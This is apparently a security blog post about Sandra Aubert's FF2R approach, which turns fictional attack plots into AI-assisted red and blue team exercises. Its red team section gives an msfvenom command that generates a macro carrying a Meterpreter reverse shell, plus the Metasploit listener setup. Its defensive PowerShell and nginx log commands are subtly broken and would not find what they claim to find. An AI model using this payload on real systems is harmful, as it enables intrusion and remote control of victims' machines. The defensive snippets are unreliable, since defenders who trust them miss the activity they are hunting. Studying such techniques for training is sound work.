Listen to this Post
Introduction:

In an era where cyber threats evolve faster than traditional training can adapt, a Paris-based screenwriter is pioneering a radical approach to organizational defense. Sandra Aubert, CEO of FF2R, leverages her expertise in crafting extreme scenarios—cyberattacks, industrial espionage, and systemic crises—to build immersive training modules. By integrating Artificial Intelligence into her creative workflow, she demonstrates how AI can assist in generating hyper-realistic threat simulations without replacing the human intuition required to anticipate the next generation of attacks. This convergence of narrative design and red teaming represents a paradigm shift in how we prepare for digital adversaries.
Learning Objectives:
- Understand the convergence of AI-assisted storytelling and cyber threat simulation.
- Learn how to utilize Large Language Models (LLMs) to generate attack trees and social engineering scenarios.
- Explore methods for converting fictional breach narratives into actionable incident response playbooks.
You Should Know:
- From Screenplay to Security Framework: The FF2R Methodology
Sandra Aubert’s company, FF2R (From Fiction To Reality), operates at the intersection of narrative psychology and risk management. The core concept involves writing “extreme” fictional scenarios—such as a state-sponsored breach of critical infrastructure or a deepfake-driven corporate takeover—and then deconstructing these plots to identify real-world vulnerabilities.
In a security context, this flips the script on traditional tabletop exercises. Instead of starting with a generic threat (e.g., “a ransomware attack”), we start with a character-driven story. For example, an AI might generate a narrative where a disgruntled employee uses a legitimate IoT device to exfiltrate data during a fire drill. The security team’s job is then to map the fiction to reality: What controls failed in the story? What logs would we need to detect this? What firewall rules would prevent the exfiltration?
2. Generating Attack Trees with AI (Linux/Kali Environment)
To replicate this, security professionals can use AI to brainstorm complex attack chains. Let’s simulate how an AI like ChatGPT or a local LLM (e.g., Llama 3) can assist a penetration tester. We can prompt the AI to generate an attack tree based on a specific narrative.
Prompt Example:
“Act as a red team operator. Generate a detailed attack tree for compromising a manufacturing plant’s industrial control system (ICS) via a spear-phishing attack against the HR department, inspired by a corporate espionage thriller plot.”
The AI might output a list including:
1. Reconnaissance on LinkedIn for HR personnel.
- Crafting a malicious Excel sheet disguised as a bonus structure (macro-enabled).
- Establishing a C2 channel via HTTPS to a cloud API.
- Lateral movement from HR workstation to the HR server, then to the domain controller.
- Pivoting to the ICS network via a jump server with weak credentials.
Practical Execution (Linux – Commands for Red Team):
Once you have the narrative, you must validate the technical feasibility. Here’s how you might simulate the macro delivery stage:
 Generate a malicious macro using Metasploit (MSFVenom) based on the AI-generated narrative
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f vba-exe > malicious_macro.vba

Set up the listener in Metasploit
msfconsole -q
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.1.100
set LPORT 4444
exploit -j
This transforms a narrative concept (“HR gets a bonus sheet”) into a tangible red team exercise.
3. Blue Team: Writing the “Murder Board” Playbook
For defenders, the fictional narrative serves as a “murder board”—a pre-mortem analysis. If the AI-written story involves an attacker exploiting a forgotten SharePoint site, the blue team can use that to validate their asset inventory.
Windows/PowerShell Command for Discovery:
Based on the fictional scenario, a defender might run a script to find dormant, high-privilege accounts that the “attacker” in the story used.
 Find users who haven't logged in for 90 days but are still in Domain Admins (a common fictional trope)
Search-ADAccount -UsersOnly -AccountInactive -TimeSpan 90.00:00:00 | Where-Object { $_.DistinguishedName -like "CN=Domain Admins" } | Select-Object Name, LastLogonDate
This turns a plot point into a hardening task.
4. API Security: The “Industrial Espionage” Angle
In espionage thrillers, data is often exfiltrated via seemingly legitimate API calls. AI can help write a narrative where an internal developer exfiltrates a database via a cron job. To defend against this, security teams should audit API logs for anomalous behavior.
Linux Command for API Log Analysis (Narrative-Driven Threat Hunting):
If the story involves exfiltration at 3 AM, we can hunt for it:
 Search Nginx/Apache logs for large POST requests outside business hours
cat /var/log/nginx/access.log | awk '$9 == 200 {print $4, $1, $7, $10}' | grep "POST" | awk '$1 ~ /0[3-5]:/ {print $0}' | sort | uniq -c
This command isolates successful POST requests made between 3 AM and 5 AM, helping identify potential data hoarding as depicted in the story.
5. Cloud Hardening: The “Systemic Crisis” Scenario
Sandra mentions “systemic crises.” In cloud environments, a systemic crisis might be a cascading failure due to misconfigured Identity and Access Management (IAM). An AI-written story about a “permission tornado” can inspire a cloud security audit.
AWS CLI Command to Audit IAM (Hardening based on fiction):
If the story involves a single compromised developer key leading to full cloud takeover, we check for over-privileged roles.
 List all IAM users and their attached policies to find excessive privileges (the "God Mode" user in the story)
aws iam list-users --query 'Users[].UserName' --output text | tr '\t' '\n' | while read user; do
echo "Policies for $user:"
aws iam list-attached-user-policies --user-name $user --query 'AttachedPolicies[].PolicyName' --output text
aws iam list-user-policies --user-name $user --query 'PolicyNames' --output text
done
What Undercode Say:
- Narrative is a Vulnerability Database: The creative process of storytelling can systematically uncover “unknown unknowns” in security postures, revealing logical flaws that vulnerability scanners miss.
- AI as an Amplifier: AI doesn’t replace the strategist; it accelerates the brainstorming phase, allowing red and blue teams to explore hundreds of attack variations in the time it used to take to draft one.
Prediction:
Within the next three years, “Threat Narrative Analysis” will become a standard NIST framework supplement. We will see the emergence of AI-driven platforms that automatically convert news headlines, fictional plots, and geopolitical events into executable YARA rules, Snort signatures, and phishing simulation templates, effectively closing the gap between the imagination of a screenwriter and the reality of the SOC analyst.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Sandra Aubert – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


